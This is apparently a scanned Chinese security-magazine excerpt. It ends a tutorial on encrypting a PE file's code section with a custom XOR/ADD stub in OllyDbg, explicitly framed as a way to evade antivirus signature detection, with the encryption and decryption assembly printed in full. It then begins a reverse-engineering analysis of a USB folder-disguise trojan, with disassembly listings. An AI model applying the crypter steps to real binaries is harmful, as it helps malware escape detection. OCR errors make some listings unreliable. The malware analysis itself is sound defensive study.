


图18

第十三步：修改你的程序中负责加密.text(代码)段的代码。

```
00404200 PUSHAD ; Backup extended registers to stack
00404201 PUSHFD ; Backup EFlags to stack
00404202 MOV EAX,OFFSET SimpleCr.<ModuleEntryPoin> ; EAX = entry point address 00404207 MOV ECX,SimpleCr.0040110C ; ECX = last address with code
0040420C XOR EBX,EBX ; EBX xor EBX = 0
0040420E > MOV BL,BYTE PTR DS:[EAX] ; BL = byte pointed by EAX
00404210 ADD BL,10 ; Add 10 to the current pointed byte value
00404213 XOR BL,AL ; XOR result with AL
00404215 MOV BYTE PTR DS:[EAX],BL ; Store BL into the byte pointed by eax
00404217 INC EAX ; EAX++
00404218 CMP EAX,ECX
0040421A .^ JNZ SHORT SimpleCr.0040420E ; Jump until EAX = ECX
0040421C POPFD ; Restore flags
0040421D POPAD ; Restore registers
0040421E PUSH OFFSET SimpleCr.<ModuleEntryPoint> ; Push return address
00404223 RETN ; Return to initial offset
```

上面的代码存储在EAX中的是我们的.text(代码)段的开始地址(模块的原始入口点)，还是可执行代码最后一个byte+1的地址，然后我们开始加密这两个地址之间的一切(一次一个字节)。

第十四步：在循环后设置一个断点，并且让

程序运行起来(按F9键),如图19所示。




图19

第十五步:如果成功执行到了断点处,这就意味着所有的工作都已做好了,如果失败了,你需要回过头来看看以前的几步,看看哪里出错了,并认真检查一遍。我们现在需要保存加密的.t e x t段。在d u m p窗口右击→G o To→Expression→输入(Enter)00410000,这是OEP的偏移量,如图20所示。




图20

第十六步:在dump窗口选中所有加密的字节→右击→Copy to executable file,如图21所示。




图21

第十七步:右击→Save file,如图22所示。




图22

把你的文件保存在一个需要的位置,然后用OllyDbg加载。

第十八步:有一次入口点可能会和图23有点类似。




图23

然后,我们需要修改那些负责没有加密.t e x t段的没有加密的代码。仅仅需要修改一些原始入口点的代码。我们所需要做的就是替换这两个opcode,如图24所示。




图24

我们的解密代码应该像下面这样:

```
00404200 PUSHAD ; Backup extended registers to stack
00404201 PUSHFD ; Backup EFlags to stack
00404202 MOV EAX,OFFSET SimpleCr.<ModuleEntryPoint> ; EAX = entry point address
00404207 MOV ECX,SimpleCr.0040110C ; ECX = last address with code
0040420C XOR EBX,EBX ; EBX xor EBX = 0
0040420E > MOV BL,BYTE PTR DS:[EAX] ; BL = byte pointed by EAX
00404210 XOR BL,AL ; XOR current pointed byte value with AL
00404212 SUB BL,10 ; Subtract 10 from the result
00404215 MOV BYTE PTR DS:[EAX],BL ; Store BL into the byte pointed by eax
00404217 INC EAX ; EAX++
00404218 CMP EAX,ECX
0040421A ^JNZ SHORT SimpleCr.0040420E ; Jump until EAX = ECX
0040421C POPFD ; Restore flags
0040421D POPAD ; Restore registers
0040421E PUSH OFFSET SimpleCr.<ModuleEntryPoint> ; Push return address
00404223 RETN ; Return to initial offset
```

第十九步:应用所有的对文件改变工作,右击→A n a l y z e→右击→C o p y to executable→All modifications→Copy all,如图25所示。




图25

把文件保存到一个需要的位置。


第二十步:运行加密的文件。

以上这些步骤总结了如何对一个代码段加密,我们仅仅是把它用于技术交流和教育目的。这篇文章介绍了一个简单的逃脱反病毒软件的签名检测的方法,但是反病毒软件可能会检测一个PE文件的其他段(如数据段),因此你必须扩大你加密的范围以躲避这种检测。

前置知识:汇编

关键词:破解、移动设备、病毒

文件夹病毒破解分析



文/图 Fahrenheit

最近周围的朋友总有中这样那样病毒的,那天正逢把U盘借给别人,拿回来时居然发现U盘也不幸中招,所有的文件夹名称后面都多了个".exe"。借着平日在网上闲游乱逛积累起来的知识储备,我估计是中毒了。用360一查,果然,名曰Trojan.Generic.2890299病毒。既然撞到那只能自认倒霉,但是到了我的U盘也不能白来一趟,我决定把它的感染原理做个透彻分析。

PE信息

在FFI(File Format Identifier)下检测PE信息,该程序属于Win32子系统,创建于2009年12月10日5:46:10。没有导出表,但是导入了kernel32.dll、MSVCRT.dll、MFC42.dll和ADVAPI32.dll四个DLL中的函数。另外还发现程序有UPX 0.89.6 – 1.02 / 1.05 – 1.22–>Markus & Lazlo的壳,使用工具脱掉以后,文件大小由原来的34KB变为88KB。一切障碍扫除,可以准备我们的逆向分析之旅了。

MFC应用程序的外衣

用OllyDBG加载病毒程序,发现第一层调用的主程序部分很短,不到200行代码,而且该层代码中大量调用了MSVCRT运行时库中的函数,鲜有自己的内部函数调用。我猜测这是编译器链接时生成的一层包装函数。果然,在仅有的一个内部调用的地方,我们找到了MFC窗口的初始化历程——_AfxWinMain,位于地址004019B2处,代码如下:

```
004019A2  push  dword ptr [esp+10]
004019A6  push  dword ptr [esp+10]
004019AA  push  dword ptr [esp+10]
004019AE  push  dword ptr [esp+10]
004019B2  call  <jmp.&MFC42.#1576_AfxWinMain>
004019B7  retn  10
```

单步进入位于MFC42.dll中的_AfxWinMain函数,在执行了_AfxGetThread、_AfxGetModuleState、_AfxWinInit和地址004016C0处的WinApp::InitApplication之后,包装函数有一个"call [eax+58]",终于进入了病毒程序的主要处理逻辑,如图1所示,此时病毒的处理逻辑位于00401459。




图1

病毒上层的控制代码也不算很大，索性全部贴出来做分析之用。该病毒的特征是感染之后，移动磁盘设备中的文件夹全部变为带有.exe后缀，双击运行其中任何一个都必定导致连续的感染。因此我们在本文中将按照病毒执行的顺序，把所有动作分为三个部分来叙述，在最后再来总结该病毒的工作流程。

```
00401459mov    eax, 00401B14
0040145E   call  004017A0
00401463sub   esp, 10C
00401469lea   ecx, [ebp-10]
0040146Ccall  <jmp.&MFC42.#540_CString::CString>
00401471and   dword ptr [ebp-4], 0
00401475push  104        ; /n = 104 (260.)
0040147A   lea   eax, [ebp-118]  ; |
00401480push  0   ; |c = 00
00401482push  eax   ; |s
00401483call  <jmp.&MSVCRT.memset>  ; \memset
00401488lea   eax, [ebp-14]
0040148B   push  eax
0040148C   call  00401128
00401491add   esp, 10
00401494push  eax
00401495lea   ecx, [ebp-10]
00401498mov   byte ptr [ebp-4], 1
0040149C   call <jmp.&MFC42.#858_CString::operator=>
004014A1   and   byte ptr [ebp-4], 0
004014A5   lea   ecx, [ebp-14]
004014A8 call <jmp.&MFC42.#800_CString::~CString>
004014AD   lea   eax, [ebp-118]
004014B3   push 00410178  ; /src = "explorer.exe"
004014B8   push  eax          ; |dest
004014B9   mov   byte ptr [ebp-118], 22  ; |
004014C0   call <jmp.&MSVCRT.strcat> ; \strcat
004014C5   lea   eax, [ebp-118]
004014CB   push 004100D4  ; /src = """
004014D0   push eax          ; |dest
004014D1   call <jmp.&MSVCRT.strcat> ; \strcat
004014D6   lea   eax, [ebp-118]
004014DC   push  004100D0  ; /src = " "
004014E1push  eax    ; |dest
004014E2   call <jmp.&MSVCRT.strcat> ; \strcat
004014E7   push  dword ptr [ebp-10] ; /src
004014EA   ea   eax, [ebp-118]  ; |
004014F0   push  eax  ; |dest
004014F1   call  <jmp.&MSVCRT.strcat> ; \strcat
004014F6   push  dword ptr [ebp-10]
004014F9   call  004010E3
004014FE   add   esp, 24
00401501 test  eax, eax
00401503 je   short 00401514
00401505lea   eax, [ebp-118]
0040150Bpush 1  ; /ShowState = SW_SHOWNORMAL
0040150D   push  eax  ; |CmdLine
0040150E   call [<&KERNEL32.WinExec>] ; \WinExec
00401514 call  004020D9
00401519 call  004023DD  ; registry
0040151Ecall  0040238C  ; autorun
00401523or  dword ptr [ebp-4], FFFFFFFF
00401527lea   ecx, [ebp-10]
0040152A   call <jmp.&MFC42.#800_CString::~CString>
0040152F   mov   ecx, [ebp-C]
00401532   xor   eax, eax
00401534   mov   fs:[0], ecx
0040153B   leave
0040153C   retn
```

打开文件夹

虽然带有.exe后缀的文件夹是病毒程序，双击也必将导致病毒程序的运行，但是我们双击之后，确实也打开了需要访问的目录，这又是为什么呢？其实这就是病毒使的一个障眼法，在病毒运行之前，预先打开请求的文件夹。

障眼法的代码从00401459开始，至0040150E的WinExec调用结束。这其中大部分是在做病毒伪装的目录的定位工作，比如一个病毒名为hello.exe，它要找到hello的文件夹路径。0040148C处调用00401128处的函数完成的就是此项功能。该病毒中的字符串操作是用MFC中的CString类来实现的，定位部分的主要代码如下，用到了GetModuleFileNameA和_splitpath两个函数。

```
00401098lea   eax, [ebp-104]
0040109E   push  esi   ; /BufSize
0040109F   push  eax   ; |PathBuffer
004010A0   push  0   ; |hModule = NULL
004010A2   call  [<&KERNEL32.GetModuleFileNameA>] ; \GetModuleFileNameA
004010A8   lea   eax, [ebp-204]
004010AE   push  eax   ; /ext
004010AF   lea   eax, [ebp-304]  ; |
004010B5   push  eax   ; |name
